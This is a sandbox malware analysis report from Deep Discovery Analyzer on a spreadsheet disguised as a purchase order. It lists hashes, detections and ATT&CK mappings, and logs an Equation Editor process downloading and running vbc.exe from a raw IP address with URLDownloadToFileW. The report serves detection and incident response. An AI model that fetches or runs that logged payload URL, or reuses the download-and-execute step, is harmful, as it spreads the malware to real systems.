Deep Discovery Analyzer

Virtual Analyzer Report

Submission Context

Logged	2021-10-22 13:23:20
Submitter	Manual Submission
Type	MS OLE document

Analysis Overview

Overall risk level	High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.		
Detections	TROJ_FRS.0NA103JF21, VAN_WORM.UMXX		
Exploited vulnerabilities	-		
Analyzed objects	MS OLE document	1 - PO_885737.xlsx	54A4A2F8E12BCBE88372580EECE6705F8B446BD0
	Office Excel 2007 spreadsheet	1.1 - NONAMEFL	08391D3A9DBC682F82300B6E03C669FB84DC6535
	Office Word 2007 document	1.1.1 - Microsoft_Office_Word_Macro-Enabled_Document1.docm	4EA6FBAA278A623EA12460CCD4660DC245248E7C

Analysis Environments

	w2008	CentOS	W10
Anti-security, self-preservation			
Autostart or other system reconfiguration	✓		
Deception, social engineering			
File drop, download, sharing, or replication	✓		✓
Hijack, redirection, or data theft	✓		
Malformed, defective, or with known malware traits	✓	✓	✓
Process, service, or memory object change	✓		✓
Rootkit, cloaking			
Suspicious network or messaging activity	✓		

w2008


Environment-specific risk level	High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.
Detections	TROJ_FRS.0NA103JF21, VAN_WORM.UMXX
Exploited vulnerabilities	-
Network connection	Custom

Object 1 - PO_885737.xlsx (MS OLE document)

File name	PO_885737.xlsx
File type	MS OLE document
SHA-1	54A4A2F8E12BCBE88372580EECE6705F8B446BD0
SHA-256	921FBDB6BD4014232980033577A9D2FDE8401F17911504964BE2393FF9992034
MD5	F43BFFEF2E9CC0ACFD345796866F8061
Size	340824 byte(s)

Risk Level	High risk
Detection	TROJ_FRS.0NA103JF21
Exploited vulnerabilities	-
Threat Characteristics	Autostart or other system reconfiguration (2) File drop, download, sharing, or replication (8) Hijack, redirection, or data theft (1) Malformed, defective, or with known malware traits (2) Process, service, or memory object change (4) Suspicious network or messaging activity (14)

Process Graph



Process Graph Legend

MITRE ATT&CK™ Framework Tactics and Techniques

Tactics	Techniques	Notable Threat Characteristics		
Execution	Execution through API	🟥⬜⬜	Characteristics:	1
Defense Evasion	File Deletion	🟥⬜⬜	Characteristics:	1, 2, 3, 4
Discovery	Network Share Discovery	🟥⬜⬜	Characteristics:	1
Command and Control	Commonly Used Port	🟥🟥🟥	Characteristics:	1
	Standard Application Layer Protocol	🟥🟥🟥	Characteristics:	1

Notable Threat Characteristics

Autostart or other system reconfiguration (2)

Characteristic	Significance	Details
Modifies file that can be used to infect systems	🟥⬜⬜	%USERPROFILE%\vbc.exe
Modifies file that can be used to infect systems	🟥⬜⬜	%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\TGOOEO8V\vbc[1].exe

File drop, download, sharing, or replication (8)

Characteristic	Significance	Details
Executes dropped file	🟥🟥🟥	File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe
Executes dropped file	🟥🟥🟥	File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 1336 File: %TEMP%\1961008.od Type: VSDT_ASCII
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 1336 File: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\530840AA.emf Type: VSDT_MDB_20
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 1336 File: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\mso76C5.tmp Type: VSDT_JPG
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 2172 File: %APPDATA%\Microsoft\Windows\Cookies\administrator@live[1].txt Type: VSDT_ASCII
Drops executable during installation	🟥🟥🟥	Dropping Process ID: 620 File: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32
Creates multiple copies of a file	🟥⬜⬜	%USERPROFILE%\vbc.exe

Hijack, redirection, or data theft (1)

Characteristic	Significance	Details
Executes commands or uses API to obtain system information	🟥⬜⬜	Process ID: 1336 Info: Enums share folder from API result

Malformed, defective, or with known malware traits (2)

Characteristic	Significance	Details
Causes process to crash	🟥⬜⬜	Process ID: 2172 Image Path: vbc.exe
Detected as known malware	🟥🟥🟥	Source: ATSE Detection Name: TROJ_FRS.0NA103JF21 Engine Version: 21.572.1002 Malware Pattern Version: 17.145.92

Process, service, or memory object change (4)

Characteristic	Significance	Details
Creates process	🟥⬜⬜	Process ID: 620 Image Path: %CommonProgramFiles(x86)%\Microsoft Shared\EQUATION\EQNEDT32.EXE -Embedding
Creates process	🟥⬜⬜	Process ID: 2172 Image Path: %USERPROFILE%\vbc.exe
Creates process	🟥⬜⬜	Process ID: 620 Image Path: %USERPROFILE%\vbc.exe Shell Command: "%USERPROFILE%\vbc.exe"
Creates command line process	🟥⬜⬜	Process ID: 2172 Image Path: %USERPROFILE%\vbc.exe

Suspicious network or messaging activity (14)

Characteristic	Significance	Details
Attempts to connect to suspicious host	🟥⬜⬜	23.94.159.208
Attempts to connect to malicious URL	🟥🟥🟥	URL: http://23.94.159.208/005000/vbc.exe Threat Name: WEB-THREAT_RAREWARE.WRS
Connects to remote URL or IP address	🟥⬜⬜	https://onedrive.live.com/download?cid=50DB9D917FD3F0DD&resid=50DB9D917FD3F0DD%21106&authkey=APnX10xE12ydajg
Connects to remote URL or IP address	🟥⬜⬜	Connection: 23.94.159.208:80 Content: GET /005000/vbc.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; InfoPath.2; .NET4.0C; .NET4.0E]\r\nHost: 23.94.159.208\r\nConnection: Keep-Alive\r\n\r\n
Connects to remote URL or IP address	🟥⬜⬜	http://23.94.159.208/005000/vbc.exe
Connects to remote URL or IP address	🟥⬜⬜	http://23.94.159.208/005000/vbc.exe
Listens on port	🟥⬜⬜	0.0.0.0:49182
Listens on port	🟥⬜⬜	0.0.0.0:49181
Listens on port	🟥⬜⬜	0.0.0.0:49180
Listens on port	🟥⬜⬜	0.0.0.0:49179
Listens on port	🟥⬜⬜	0.0.0.0:49178
Listens on port	🟥⬜⬜	0.0.0.0:49177
Listens on port	🟥⬜⬜	127.0.0.1:53857
Queries DNS server	🟥⬜⬜	23.94.159.208

Network Destinations

IP Address	Port	Location	Risk Level	Threat	Accessed By
23.94.159.208	80	-	-	-	PO_885737.xlsx

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
login.live.com	20.190.160.1	53	-	No risk	-	PO_885737.xlsx
crl.microsoft.com	81.198.165.10	53	-	No risk	-	PO_885737.xlsx
onedrive.live.com	13.107.42.13	53	-	No risk	-	PO_885737.xlsx
ocsp.digicert.com	93.184.220.29	53	-	No risk	-	PO_885737.xlsx
23.94.159.208	-	53	-	-	-	PO_885737.xlsx
ctldl.windowsupdate.com	81.198.165.224	53	-	No risk	-	PO_885737.xlsx
ocsp.digicert.com	93.184.220.29	80	-	-	-	PO_885737.xlsx
crl.microsoft.com	81.198.165.16	80	-	-	-	PO_885737.xlsx
ctldl.windowsupdate.com	81.198.165.201	80	-	-	-	PO_885737.xlsx
login.live.com	20.190.160.74	443	-	-	-	PO_885737.xlsx
onedrive.live.com	13.107.42.13	443	-	-	-	PO_885737.xlsx

URL	Site Category	Risk Level	Threat	Accessed By
http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBSAUQYBMq2awn1Rh6Doh%2FsBYgFV7gQUA95QNVbRTLtm8KPiGxvDl7I90VUCEAJ0LqoXyo4hxxe7H%2Fz9DKA%3D	Computers / Internet Cloud Applications	No risk	-	PO_885737.xlsx
http://crl.microsoft.com/pki/crl/products/CodeSignPCA2.crl	Business / Economy Computers / Internet Cloud Applications	No risk	-	PO_885737.xlsx
http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBTBL0V27RVZ7LBduom%2FnYB45SPUEwQU5Z1ZMIJHWMys%2BghUNoZ7OrUETfACEA8UIl8gIGmZT9XHrHiJQeI%3D	Computers / Internet Cloud Applications	No risk	-	PO_885737.xlsx
http://23.94.159.208/005000/vbc.exe	Disease Vector	High	WEB-THREAT_RAREWARE.WRS	PO_885737.xlsx
https://onedrive.live.com/download?cid=50DB9D917FD3F0DD&resid=50DB9D917FD3F0DD%21106&authkey=APnX10xE12ydajg	Sharing Services	No risk	-	PO_885737.xlsx
http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?344b8215958ffac7	Computers / Internet	No risk	-	PO_885737.xlsx

Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
vbc.exe	No risk	-	-	http://23.94.159.208/005000/vbc.exe	867328	71418A069E4DEB46C1C4701399C5866A604E855B
vbc[1].exe	No risk	-	-	http://23.94.159.208/005000/vbc.exe	867328	71418A069E4DEB46C1C4701399C5866A604E855B
PO_885737.xlsx.LNK	No risk	-	-	-	1031	D174E48F7B9CA80C97EEB763F64AA3C516F2EA53
3D2BG2.LNK	No risk	-	-	-	884	2681B9FED23D73FFBD56009CE81B045CA666C28D
a18ca4003deb042bbee7a40f15e1970b_db9896b4-c785-4fba-8447-a75a21d1f5d9	No risk	-	-	-	54	0F6253AAF1C05D31E8844434F74CE0C5367081D8
~DF087F6FEDCCB4AB66.TMP	No risk	-	-	-	512	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
Excel12.pip	No risk	-	-	-	1544	D2C471FA3EA4F86610564EC7471E686D33EF9099
~$PO_885737.xlsx	No risk	-	-	-	165	DF650BBB6B1BC0776D7434E056F9C4D6885EB19D
6BADA8974A10C4BD62CC921D13E43B18_711ED44619924BA6DC33E69F97E7FF63	No risk	-	-	-	434	A8417DE0E81F1EA25522D7825F05E324DF7F8002
57C8EDB95DF3F0AD4EE2DC2B8CFD4157	No risk	-	-	-	340	5B9D7BA53EB6A9ACA5C873DB70177EAB5594FE79

Suspicious Objects

Type	Object	Risk Level
File (SHA1)	54A4A2F8E12BCBE88372580EECE6705F8B446BD0	High
URL	http://23.94.159.208:80/005000/vbc.exe	High
URL	https://onedrive.live.com:443/download?cid=50DB9D917FD3F0DD&resid=50DB9D917FD3F0DD%21106&authkey=APnX10xE12ydajg	Medium

Analysis

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Attempts to connect to suspicious host 23.94.159.208		
Detection	Threat Characteristic: Attempts to connect to malicious URL URL: http://23.94.159.208/005000/vbc.exe Threat Name: WEB-THREAT_RAREWARE.WRS		
Detection	Threat Characteristic: Detected as known malware Source: ATSE Detection Name: TROJ_FRS.0NA103JF21 Engine Version: 21.572.1002 Malware Pattern Version: 17.145.92		
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None		1336
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\StartupItems\ Value: None		1336
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\StartupItems\7." Value: None		1336
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		1336
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		1336
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\EXCELFiles Value: 53560015		1336
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\ProductFiles Value: 5356000e		1336
Call Filesystem API	API Name: CopyFileExW Args: (%ALLUSERSPROFILE%\Microsoft\OFFICE\DATA\OPA12.BAK, %ALLUSERSPROFILE%\Microsoft\OFFICE\DATA\opa12.dat, 0, 0, 0, 1) Return: 0		1336
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\MTTT Value: None		1336
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\EXCELFiles Value: 53560016		1336
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\StartupItems\7." Value: None		1336
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\StartupItems\ Value: None		1336
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None		1336
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None		1336
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\ Value: None		1336
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1DAEC4\ Value: None		1336
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1DAEC4\1DAEC4 Value: None		1336
Call System API	API Name: CryptDeriveKey Args: (48f5d0, 660e, 41bf1b0, 800000, 38893c0) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 2d10000, 10) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 2d10024, 20) Return: 1		1336
Add File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-4049815440-685770074-534584002-500\a18ca4003deb042bbee7a40f15e1970b_db9896b4-c785-4fba-8447-a75a21d1f5d9 Type: VSDT_COM_DOS		1336
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-4049815440-685770074-534584002-500\a18ca4003deb042bbee7a40f15e1970b_db9896b4-c785-4fba-8447-a75a21d1f5d9 Type: VSDT_COM_DOS		1336
Call System API	API Name: CryptDeriveKey Args: (48f5d0, 660e, 41bf1b0, 800000, 38893c0) Return: 1		1336
Call System API	API Name: CryptDeriveKey Args: (48f5d0, 660e, 41bf1b0, 800000, 38893c0) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 168ffc, 10) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 168f74, 10) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 1690db, 10) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 168f74, 10) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 16901c, 10) Return: 1		1336

Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 168f74, 10) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 16907b, 20) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 168f74, 10) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 168f74, 10) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 168f74, 10) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 16901c, 10) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 168f74, 10) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 16907a, 20) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 168f74, 10) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 168f74, 10) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 16901c, 10) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 16901c, 10) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 168f74, 10) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 169081, 10) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 168f74, 10) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 168f74, 10) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 3880c03, 10) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 168f74, 10) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 16901c, 10) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 168f74, 10) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 16907e, 20) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 37e5b1c, 10) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 168f74, 10) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 16901c, 10) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 168f74, 10) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 169076, 20) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 168f74, 10) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 16901c, 10) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 169079, 20) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 16901c, 10) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 16907e, 20) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 369c880, 10) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 16901c, 10) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 16907d, 20) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 16901c, 10) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 169078, 20) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 37e5b42, 10) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 16901c, 10) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 16907f, 10) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 3880c31, 10) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 16901c, 10) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 16907a, 20) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 16901c, 10) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 169074, 20) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 37e5ba2, 10) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 16901c, 10) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 16907e, 20) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 38c9850, 20) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 16901c, 10) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 16907d, 20) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 38c988f, 10) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 16901c, 10) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 16907c, 20) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 38c98b6, 10) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 16901c, 10) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 16907b, 20) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 38c98dd, 10) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 169077, 20) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 169076, 20) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 169074, 20) Return: 1		1336
Call System API	API Name: CryptDecrypt Args: (41bf230, 0, 0, 0, 169083, 10) Return: 1		1336
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1DAEC4\1DAEC4 Value: None		1336
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\530840AA.emf Type: VSDT_MDB_20		1336
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\530840AA.emf Type: VSDT_MDB_20		1336
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\ProductFiles Value: 5356000f		1336
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[C:\PROGRA~2\COMMON~1\MICROS~1\EQUATION\EQNEDT32.EXE) Return: 1		1336
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[1336) Return: 1		1336
Call System API	API Name: evtchann.SendEvent Args: (e), imagepath[%CommonProgramFiles(x86)%\microsoft shared\EQUATION\EQNEDT32.EXE) Return: 1		1336
Call System API	API Name: evtchann.SendEvent Args: (e), pid[0], ppid[1336) Return: 1		1336
Detection	Threat Characteristic: Creates process Process ID: 620 Image Path: %CommonProgramFiles(x86)%\Microsoft Shared\EQUATION\EQNEDT32.EXE -Embedding		

Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109E60090400000000000F01FEC\Usage\EquationEditorFilesIntl_1033 Value: 53560005	1336	620
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\ Value: None	1336	620
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\ Value: None	1336	620
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options\ Value: None	1336	620
Call Internet Helper API	API Name: URLDownloadToFileW Args: (, http://23.94.159.208/005000/vbc.exe, %USERPROFILE%\vbc.exe, ,) Return: 0	1336	620
Detection	Threat Characteristic: Executes dropped file File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe		
Detection	Threat Characteristic: Connects to remote URL or IP address http://23.94.159.208/005000/vbc.exe		
Call System API	API Name: DnsQueryExW Args: (23.94.159.208, 1, 50000000) Return: 0	1336	620
Detection	Threat Characteristic: Queries DNS server 23.94.159.208		
Call System API	API Name: DnsQueryExW Args: (23.94.159.208, 1, 50000000) Return: 0	1336	620
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\ Value: None	1336	620
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\EnableFileTracing Value: 0	1336	620
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\EnableConsoleTracing Value: 0	1336	620
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\FileTracingMask Value: ffff0000	1336	620
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\ConsoleTracingMask Value: ffff0000	1336	620
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\MaxFileSize Value: 100000	1336	620
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASAPI32\FileDirectory Value: %windir%\tracing	1336	620
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\ Value: None	1336	620
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\EnableFileTracing Value: 0	1336	620
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\EnableConsoleTracing Value: 0	1336	620
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\FileTracingMask Value: ffff0000	1336	620
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\ConsoleTracingMask Value: ffff0000	1336	620
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\MaxFileSize Value: 100000	1336	620
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\EQNEDT32_RASMANCS\FileDirectory Value: %windir%\tracing	1336	620
Call Service API	API Name: OpenServiceA Args: (5a5d50, rasman, 4) Return: 5a5cb0	1336	620
Call Service API	API Name: OpenServiceA Args: (5a5f58, RASMAN, 4) Return: 5a5f30	1336	620
Call Service API	API Name: OpenServiceW Args: (5a60e8, Sens, 4) Return: 5a5fd0	1336	620
Call Internet Helper API	API Name: InternetGetConnectedStateExW Args: (18efd4, 0, 0, 0) Return: 1	1336	620
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable Value: 0	1336	620
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer Value: None	1336	620
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyOverride Value: None	1336	620
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL Value: None	1336	620
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySettings Value: None	1336	620
Call Network API	API Name: socket Args: (2, 2, 17) Return: 360	1336	620
Call Network API	API Name: bind Args: (360, 127.0.0.1:53857, 16) Return: 0	1336	620
Detection	Threat Characteristic: Listens on port 127.0.0.1:53857		
Call Internet Helper API	API Name: InternetOpenW Args: (Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; InfoPath.2; .NET4.0C; .NET4.0E), 0, , , 10000000) Return: cc0004	1336	620
Call System API	API Name: DnsQueryExW Args: (23.94.159.208, 1, 50000000) Return: 0	1336	620
